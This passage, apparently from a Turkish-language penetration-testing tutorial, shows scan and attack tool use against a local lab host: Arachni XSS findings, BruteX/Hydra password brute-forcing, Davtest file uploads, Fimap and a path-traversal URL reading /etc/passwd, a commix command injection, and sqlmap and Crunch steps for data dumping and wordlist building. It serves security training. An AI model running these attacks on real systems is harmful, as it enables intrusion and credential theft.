[~] * http://192.168.152.135/twiki/bin/oops/Main/WebHome

[+] Cross-Site Scripting (XSS) in script context in link input 'param1' using GET at the following pages:
[~] * http://192.168.152.135/twiki/bin/oops/Main/1
[~] * http://192.168.152.135/twiki/bin/oops/Main/WebHome

[+] Cross-Site Scripting (XSS) in script context in link input 'template' using GET at the following pages:
[~] * http://192.168.152.135/twiki/bin/oops/Main/1
[~] * http://192.168.152.135/twiki/bin/oops/Main/WebHome

[+] Cross-Site Scripting (XSS) in HTML tag in link input 'param2' using GET at the following pages:
[~] * http://192.168.152.135/twiki/bin/oops/Main/1
[~] * http://192.168.152.135/twiki/bin/oops/Main/WebHome

[+] Cross-Site Scripting (XSS) in HTML tag in link input 'param1' using GET at the following pages:
[~] * http://192.168.152.135/twiki/bin/oops/Main/1
[~] * http://192.168.152.135/twiki/bin/oops/Main/WebHome

[+] Cross-Site Scripting (XSS) in HTML tag in link input 'topicparent' using GET at the following pages:
[~] * http://192.168.152.135/twiki/bin/edit/Main/Set-cookieTamperd9429954-1075-488a-815a-0461ed7c2775
[~] * http://192.168.152.135/twiki/bin/edit/Main/7346512411439811318owasporg

[+] Cross-Site Scripting (XSS) in HTML tag in link input 'page' using GET at the following pages:
[~] * http://192.168.152.135/mutillidae/
[~] * http://192.168.152.135/mutillidae/index.php

[~] Report saved at: /pentest/vulnerability-analysis/arachni/bin/192.168.152.135 2017-02-02 19_36_11 +0300.afm [0.09MB]

[~] Audited 94 page snapshots.

[~] Duration: 00:26:53
[~] Processed 12411/12445 HTTP requests.
[~] -- 8.724 requests/second.
[~] Processed 1320/1389 browser jobs.
[~] -- 6.247 second/job.

[~] Currently auditing http://192.168.152.135/twiki/bin/search/Main/?search=1&scope=text&ignorecase=on
[~] Burst response time sum 102.252 seconds
[~] Burst response count 106
[~] Burst average response time 0.965 seconds
[~] Burst average 2.609 requests/second
```

BruteX:

Brutex aracı, sadece hedef domain hakkında sadece ip bilgisine sahip olmanız yeterli. Çünkü bu araç sizin için hedef domaine sızmak için birçok şeyi tek bir komutla otomatik olarak yapacaktır. Sizin için açık portları, servisleri, dns bilgisini ve bu bilgilere kaba kuvvet saldırısını otomatik olarak yaparak size servislerle ilgili kullanıcı adı ve şifreleri getirecektir. Bu araç ile ne nmap komutlarını ne de kaba kuvvet saldırısı aracını bilmenize gerek kalmayacaktır.

Kullanımı:

brutex <ip adresi ve bloğu>

192.168.152.135 ip'sine yaptığımız taramada görüldüğü gibi port ve servisleri tespit etti, tespit ettiği servislere brute force uygulayıp, kullanıcı adı ve şifreleri tespit etmektedir.

```
root@soder:/pentest/exploitation/brutex# ./brutex 192.168.152.135

  Brutex
+ -- ==[BruteX v1.5 by 1N3
+ -- ==[http://crowdshield.com

##### Running Port Scan #####

Starting Nmap 7.40SVN ( https://nmap.org ) at 2017-01-13 20:43 +03
Nmap scan report for 192.168.152.135
Host is up (0.0094s latency).
Not shown: 11 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6667/tcp  open  irc
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds

##### Running Brute Force #####

+ -- ==[Port 21 opened... running tests...
Hydra v8.4-dev (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-01-13 20:44:12
[DATA] max 1 task per 1 server, overall 1 tasks, 30 login tries, ~30 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 192.168.152.135 login: anonymous password: anonymous
[21][ftp] host: 192.168.152.135 login: ftp password: ftp
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-01-13 20:44:50
+ -- ==[Port 22 opened... running tests...
Hydra v8.4-dev (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-01-13 20:44:50
[DATA] max 1 task per 1 server, overall 1 tasks, 1496 login tries (l:34/p:44), ~1496 tries per task
```

Davtest:

Davtest aracını anlatmadan önce webdav'ın ne olduğunu anlatalım.

Webdav, http protokolü üzerinde uzak sunucu üzerinde dosya işlemlerini yapmaya arayan, web sunucu özelliğidir.

Apache web sunucuda bu özellik kapalı olarak gelmektedir. Bu özelliği açmak gerekir. Windows da ise IIS 6.0 sonrası için bu özellik varsayılan olarak kapalıdır.

Davtest aracı, webdav özelliği açık olan web sunucularda dosya yükleme testi yaparak, çalıştırılabilir dosyaları kabul edip etmediği, exe dosyalarını txt formatında gönderip, sunucuda uzantısını değiştirerek, uzaktan kod çalıştırmayı test eder.

Kullanımı:

davtest -url <url adresi>

Aşağıdaki komutla hedef sunucuda webdav'ın açık olup olmadığı ve hangi dosyaları atabildiğimizi test edeceğiz.

```
root@kali:~# davtest
ERROR: Missing -url

/usr/bin/davtest -url <url> [options]

-auth+      Authorization (user:password)
-cleanup    delete everything uploaded when done
-directory+ postfix portion of directory to create
-debug+     DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
-move       PUT text files then MOVE to executable
-nocreate   don't create a directory
-quiet      only print out summary
-rand+      use this instead of a random string for filenames
-sendbd+    send backdoors:
             auto - for any succeeded test
             ext - extension matching file name(s) in backdoors/ dir
-uploadfile+ upload this file (requires -uploadloc)
-uploadloc+ upload file to this location/name (requires -uploadfile)
-url+      url of DAV location

Example: /usr/bin/davtest -url http://localhost/davdir
```

davtest -url http://192.168.152.135

Testing DAV connection

OPEN SUCCEED: http:// 192.168.152.135

NOTE Random string for this session: B0yG9nhdFS8gox

Creating directory

MKCOL SUCCEED: Created http:// 192.168.152.135/DavTestDir_B0yG9nhdFS8gox

Sending test files

PUT asp FAIL

PUT cgi FAIL

PUT txt SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt

PUT pl SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl

PUT jsp SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp

PUT cfm SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm

PUT aspx FAIL

PUT jhtml SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jhtml

PUT php SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php

PUT html SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

PUT shtml FAIL

Checking for test file execution

EXEC txt SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt

EXEC pl FAIL

EXEC jsp FAIL

EXEC cfm FAIL

EXEC jhtml FAIL

EXEC php FAIL

EXEC html SUCCEED: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

/usr/bin/davtest Summary:

Created: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jhtml

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php

PUT File: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

Executes: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt

Executes: http://192.168.152.135/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

Fimap:

Fimap, web uygulamalarındaki LFI(Local File Inclusion) ve RFI(Remote File Inclusion) bugları bulmaya yarayan otomatik bir araçtır.

Araç kullanmaya başlamadan önce LFI ve RFI hakkında biraz bilgi verelim.

LFI: Hedef web uygulamasında ziyaretçilere sunulmamış yerel dosyaların görüntülenmesine denir.

RFI: Hedef web uygulamasında saldırgan tarafından dosya yüklenip, sunucu üzerinde görüntülenmesi işlemidir.

Sık kullanılan parametreleri tanımlayalım.

-s , --single	Tek bir url'i test edilecek
-m , --mass	Dosyadaki liste tek tek kontrol edilecek
-g , --google	Google dan girdiğimiz sorguyu arattırarak
-u , --url=URL	Test etmek istediğimiz URL girilecek
-l , --list=LIST	Test etmek istediğimiz URL listesi girilecek
-q , --query=QUERY	sorguyu test edecek
-p , --pages=COUNT	Google da arattırırken kaç sayfa bakılacağını gösterir. Varsayılan 10
-P , --post=POSTDATA	Post edilecek datayı gösterir
--cookie=COOKIES	post edilecek cookie
-X, --exploit	interactif session açarak, aksiyon için seçenek sunar.

Kullanımı:

fimap.py <parametre> <url>

Örnekler:

```
./fimap.py -u 'http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php'
```

```
./fimap.py -m -l '/root/urllist.txt'
```

```
./fimap.py -g -q 'inurl:include.php'
```

Şimdi <http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php> adresindeki FI açıklığını fimap aracı ile test edelim.

```
./fimap.py -u "http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php"
```

```
root@kali:/pentest/exploitation/fimap/src# ./fimap.py -u "http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php"
```

```
fimap v.1.00_svn (My life for Aiur)
```

```
:: Automatic LFI/RFI scanner and exploiter
```

```
:: by Iman Karim (fimap.dev@gmail.com)
```


SingleScan is testing URL: ' http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php'
 [OUT] Inspecting URL ' http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php'...
 [INFO] Fiddling around with URL...
 [OUT] Possible file inclusion found! -> ' http://192.168.152.135/fi.php?inc =bUTeWg6j' with Parameter 'inc'.
 [OUT] Identifying Vulnerability ' http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php' with Key 'inc'...
 [INFO] Scriptpath received: '/var/www'
 [INFO] Testing file '/etc/passwd'...

```
#####
#[1] Possible File Injection                                #
#####
# [URL]   http://192.168.152.135/dvwa/vulnerabilities/fi/?page=include.php      #
# [PARAM] inc                                             #
# [PATH]  /var/www                                        #
# [TYPE]  Absolute Clean + Remote injection                #
# [NULLBYTE] No Need. It's clean.                          #
# [READABLE FILES]                                       #
#          [0] /etc/passwd                                #
#####
```

/etc/passwd dosyasının okunabildiğini ortaya çıkardı. Yani sunucuda LFI açığı var ve bu açık fimap aracılığı ile tespit edildi.

index.php dosyasının bulunduğu yer /var/www/dvwa/vulnerabilities/fi/ klasöründe. /etc/passwd klasörüne gidebilmek için 5 klasör yukarı çıkmamız gerekecek. /etc/passwd dosyamızı okumak için, <http://192.168.152.135/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd> yoluna gidebiliriz.

Dosyamıza eriştik.



Commix:

Commix aracı, ismini [comm]and [i]njection e[x]ploiter dan almaktadır. Kısaca sızma testi uzmanları tarafından, web uygulamasındaki komut enjeksiyonu zaafiyeti olup olmadığını test etmek amacıyla kullanılan bir araçtır.

Command injection zaafiyeti, hedef web uygulamasında, saldırganın istediği komutu (işletim sistemi veya diğer shell komutlarını) çalıştırabilmesine neden olan bir zaafiyettir.

Karşımızda ping komutu çalıştırmamıza izin veren bir web uygulaması olsun.

Ping for FREE

Enter an IP address below:

```
PING 192.168.152.135 (192.168.152.135) 56(84) bytes of data.  
64 bytes from 192.168.152.135: icmp_seq=1 ttl=64 time=0.029 ms  
64 bytes from 192.168.152.135: icmp_seq=2 ttl=64 time=0.025 ms  
64 bytes from 192.168.152.135: icmp_seq=3 ttl=64 time=0.050 ms  
  
--- 192.168.152.135 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2001ms  
rtt min/avg/max/mdev = 0.025/0.034/0.050/0.012 ms
```

Ping yapmak istediğimiz hedef ip bilgisini yazdığımızda, ping isteğinin çıktısının karşımıza geldiğini görüyoruz. Bu da gösteriyor ki, web uygulaması metin kutusuna yazdığımız ip bilgisini sunucudaki komut satırı aracılığıyla işlemi gerçekleştirip, sonucu ekrana vermekte. Şayet ip bilgisinin yazıldığı metin kutusu denetlemeye tabi tutulmadı ise, başka komutlar da çalıştırılmasına izin veriyor olabilir.

Bunu && ls -l komutuyla test ediyoruz. Ve görüldüğü gibi metin kutusunda ip haricinde istediğimiz başka komutları da çalıştırabildiğimizi gördük. Uygulama da command injection olduğunu tespit ettik.

Ping for FREE

Enter an IP address below:


```
PING 192.168.152.135 (192.168.152.135) 56(84) bytes of data.  
64 bytes from 192.168.152.135: icmp_seq=1 ttl=64 time=0.067 ms  
64 bytes from 192.168.152.135: icmp_seq=2 ttl=64 time=0.072 ms  
64 bytes from 192.168.152.135: icmp_seq=3 ttl=64 time=0.065 ms  
  
--- 192.168.152.135 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2010ms  
rtt min/avg/max/mdev = 0.065/0.068/0.072/0.003 ms  
total 12  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

Kullanımı:

commix -url <komut enjeksiyonun olduğu url> <seçenekler>

En sık kullanılan seçenekler --cookie ve --data seçeneği


Önce zap proxy ile isteği tamper edip, cookie ve post datasını alalım.



Data'yı post ettiğimiz kısmı INJECT_HERE ile değiştirerek komutumuzu kullanalım.

```
commix.py --url http://192.168.152.135/dvwa/vulnerabilities/exec/# --cookie="security=low; PHPSESSID=dc35d8c033eab0913698178549032eed" --data="ip=INJECT_HERE&submit=submit"
```

Komut enjeksiyonu başarılı. Terminal shell'i alıp komutları çalıştırabiliriz.



Son olarak etc/passwd dosyasında alabileceğimizi görelim.



Wpscan:

Wpscan aracı, wordpress tabanlı siteler hakkında bilgi toplayan, kullanılan wordpress versiyonunu, pluginleri ve zaafiyetlerini taramaya yarayan bir araçtır.

Sık kullanılan parametrelerine bakalım.

--update	wpscan versiyonunu günceller
--url -u <target url>	Hedef wordpress url'i tarar
--enumerate -e [option(s)]	aşağıdaki seçeneklerle beraber kullanılıp bilgi toplar seçenekler
u	id bilgisi 1 ile 10 arasındaki kullanıcıları getirir
u[10-20]	id bilgisi 10 ile 20 arasındaki bilgileri getirir
p	pluginleri getirir
vp	zaafiyet içeren pluginleri getirir
ap	tüm pluginleri getirir
t	temaları getirir
vt	sadece zaafiyetli temaları getirir
at	tüm temaları getirir
--wordlist -w <wordlist>	Şifre denemesi için sözlük kullanır
--username -U <username>	Belirtilen kullanıcı adını dener
--usernames <path-to-file>	Dosyadaki kullanıcı adlarını dener.

Kullanımı:

./wpscan -u <hedef site> -e <seçenekler>

Örnekler:

```
./wpscan.rb --url www.example.com
```

```
./wpscan.rb --url www.example.com --wordlist sifre.txt
```

```
./wpscan.rb --url www.example.com --wordlist sifre.txt --username admin
```

```
./wpscan.rb --url www.example.com --enumerate p
```

```
./wpscan.rb --url www.example.com --enumerate t
```

```
ruby ./wpscan.rb --url www.example.com --enumerate u
```

şimdi herhangi bir seçenek vermeden bir web sitesini tarayalım.

```
./wpscan.rb --url www.hedefsite.com
```

Tarama sonucundan da görüleceği gibi, sitenin wordpress versiyonunu, pluginleri, pluginlerin versiyonunu getirdi. Diğer komutlarla da zaafiyet içeren pluginleri ve sözlük atağı yapılabilir.

Sqlmap

SQLMap web uygulamalarında SQL Injection açıklığının otomatize denetimini gerçekleştirebilen bir araçtır. SQLMap ile uygulamanın SQL Injection açıklığından etkilenip etkilenmediğinin denetimi yapılabilir. Eğer açıklık var ise arka-uç'ta kullanılan veritabanı yönetim sistemi bilgisine, sistemdeki verilere ve hatta dosya sistemi ve işletim sistemine erişilebilmektedir.

Sql hatası aldığımız hedef web sitesinde, hatayı aldığımız url'de aşağıdaki parametreleri yazarak, sqlmap'ın bizim için sql injection açıklığını aramasını isteyeceğiz

sqlmap -u "zaafiyetin olduğu url" --dbs

-u: url adresi

--dbs: veritabanlarını getir

Test başarılı olursa bizlere veritabanı isimlerini listeleyecektir. Daha sonra tabloları listelemesini isteyelim

sqlmap -u "zaafiyetin olduğu url" -D "veritabanı adı" --tables

Yine komut başarılı olduğu takdirde bize tabloları listeleyecektir. Daha sonra tablodaki kolonları listelemesini isteyelim

sqlmap -u "zaafiyetin olduğu url" -D "veritabanı adı" -T "tablo adı" --columns

Bir sonraki adımda da istediğimiz kolonları dump ediyoruz.

sqlmap -u "zaafiyetin olduğu url" -D "veritabanı adı" -T "tablo adı" -C "kolonadı1,kolonadı2,,," --dump

Şifre Saldırıları:

Crunch:

Crunch aracı, sizin belirleyeceğiniz algoritmalar ile size şifre sözlüğü oluşturmanıza yardımcı olacaktır. Ücretsiz, hızlı ve kolay kullanımından dolayı en çok tercih edilen araçlardan biridir.

Crunch aracı ile parola üretebilmek için karakter seti kullanır. Bu karakter seti crunch'ın içinde olan karakter seti olabileceği gibi kendimizde karakter seti oluşturup tanımlayabiliriz.

Crunch'ın kendisine ait karakter setine aşağıdaki komut ile erişebiliriz.

cat /usr/share/crunch/charset.lst

```
root@kali:~# cat /usr/share/crunch/charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>

hex-lower          = [0123456789abcdef]
hex-upper          = [0123456789ABCDEF]

numeric            = [0123456789]
numeric-space      = [0123456789 ]

symbols14          = [!@#%&*()-_+=]
symbols14-space    = [!@#%&*()-_+= ]

symbols-all       = [!@#%&*()-_+=~`[]{}|\:;'"<>.,?/]
symbols-all-space = [!@#%&*()-_+=~`[]{}|\:;'"<>.,?/ ]

ualpha             = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space       = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
ualpha-numeric     = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
ualpha-numeric-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
ualpha-numeric-symbol14 = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+=]
ualpha-numeric-symbol14-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+= ]
ualpha-numeric-all = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+=~`[]{}|\:;'"<>.,?/]
ualpha-numeric-all-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+=~`[]{}|\:;'"<>.,?/ ]

lalpha             = [abcdefghijklmnopqrstuvwxyz]
lalpha-space       = [abcdefghijklmnopqrstuvwxyz ]
lalpha-numeric     = [abcdefghijklmnopqrstuvwxyz0123456789]
lalpha-numeric-space = [abcdefghijklmnopqrstuvwxyz0123456789 ]
lalpha-numeric-symbol14 = [abcdefghijklmnopqrstuvwxyz0123456789!@#%&*()-_+=]
lalpha-numeric-symbol14-space = [abcdefghijklmnopqrstuvwxyz0123456789!@#%&*()-_+= ]
lalpha-numeric-all = [abcdefghijklmnopqrstuvwxyz0123456789!@#%&*()-_+=~`[]{}|\:;'"<>.,?/]
lalpha-numeric-all-space = [abcdefghijklmnopqrstuvwxyz0123456789!@#%&*()-_+=~`[]{}|\:;'"<>.,?/ ]

mixalpha           = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-space     = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ ]
mixalpha-numeric   = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
mixalpha-numeric-space = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
mixalpha-numeric-symbol14 = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+=]
mixalpha-numeric-symbol14-space = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+= ]
mixalpha-numeric-all = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+=~`[]{}|\:;'"<>.,?/]
mixalpha-numeric-all-space = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%&*()-_+=~`[]{}|\:;'"<>.,?/ ]
```

Crunch'ın kendi karakter setini kullanarak 6 karakterli lalpha-numeric (küçük harf ve rakamlardan oluşan) bir parola listesi oluşturalım.

```
crunch 6 6 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.txt
```

Crunch will now generate the following amount of data: 15237476352 bytes

14531 MB

14 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 2176782336

Komutun çıktından da görüleceği gibi bu komutun sonunda 14 GB'lık çıktı üretecek.

Genel kullanım şekli aşağıdaki gibidir.

crunch <min-uzunluk> <max-uzunluk> [<karakter stringi>] [seçenekler]

Sık kullanılan seçeneklerle örneklendirelim:

-b seçeneği oluşturacağınız dosyanın parçalı olarak (maksimum kaç KB / MB / GB)lar halinde oluşturulmasını sağlar. "-o START" seçeneği beraber kullanılır. Örnek:345 MB'lık dosyayı 100MB'lık dosyalar halinde parçalayabiliriz. Dosya adı olarak dosyanın içindeki ilk parola ile son parolayı kullanacaktır.

```
root@kali:~/Desktop/wordlists# crunch 5 5 -f /usr/share/crunch/charset.lst lalpha-numeric -b 100MB -o START
Crunch will now generate the following amount of data: 362797056 bytes
345 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 60466176

crunch: 27% completed generating output
crunch: 55% completed generating output
crunch: 82% completed generating output
crunch: 85% completed generating output
crunch: 100% completed generating output
```

```
root@kali:~/Desktop/wordlists# ls -l
total 354312
-rw-r--r-- 1 root root 62797068 Feb 14 02:42 31yi4-99999.txt
-rw-r--r-- 1 root root 99999996 Feb 14 02:42 aaaaa-j7ic7.txt
-rw-r--r-- 1 root root 99999996 Feb 14 02:42 j7ic8-t4qf5.txt
-rw-r--r-- 1 root root 99999996 Feb 14 02:42 t4qf6-31yi3.txt
```

-c Her bir dosyaya maksimum kaç satır yazılacağını ayarlayabiliriz. Yine -o START komutuyla beraber kullanılır.

100.000 satırlık çıktıyı 20.000 satırlara ayırabiliriz.

```
root@kali:~/Desktop/wordlists# crunch 5 5 -f /usr/share/crunch/charset.lst numeric -c 20000 -o START
Crunch will now generate the following amount of data: 120000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 20000

crunch: 100% completed generating output
crunch: 200% completed generating output
crunch: 300% completed generating output
crunch: 400% completed generating output
crunch: 500% completed generating output
root@kali:~/Desktop/wordlists# ls -l
total 600
-rw-r--r-- 1 root root 120000 Feb 14 02:46 00000-19999.txt
-rw-r--r-- 1 root root 120000 Feb 14 02:46 20000-39999.txt
-rw-r--r-- 1 root root 120000 Feb 14 02:46 40000-59999.txt
-rw-r--r-- 1 root root 120000 Feb 14 02:46 60000-79999.txt
-rw-r--r-- 1 root root 120000 Feb 14 02:46 80000-99999.txt
```

-e parola üretiminin hangi değerden sonra durmasını istiyorsanız -e parametresini kullanabiliriz.


```
root@kali:~/Desktop/wordlists# crunch 5 5 -f /usr/share/crunch/charset.lst numeric -e 25000 -o START
Crunch will now generate the following amount of data: 150006 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 25001

crunch: 100% completed generating output
```

-f kullanılacak karakter setinin yolu belirtilir.

crunch 6 6 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.txt

-i parametresiyle, normalde çıkacak sonucu tersine çevirerek üretir.

-o üretilecek dosyanın adı ve yolu belirtilir.

-p girilen değerin permütasyonunu yapar

```
root@kali:~/Desktop/wordlists# crunch 1 1 -p abc
Crunch will now generate approximately the following amount of data: 24 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6
abc
acb
bac
bca
cab
cba
```

-q permütasyonu dosyadan okutarak da sağlayabiliriz.

-r seçeneği ile daha önce ctrl-c ile durduğumuz komutu devam ettirebiliriz.

crunch 6 6 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.txt -r

-s Parola üretimin hangi kelime, harf veya rakamdan başlamasını belirtebilirsiniz.

-t üretilecek parolanın neresinde nasıl karakter olacağını biz belirleyebiliriz.

@ -- küçük harf

, -- Büyük harf

% -- numara

^ -- özel karakter

crunch 6 6 -t test@

(çıktısı testa, testb, testc...)

crunch 6 6 -t test,

(çıktısı testA, testB, testC...)

crunch 6 6 -t test%

(çıktısı test1, test2, test3...)

```
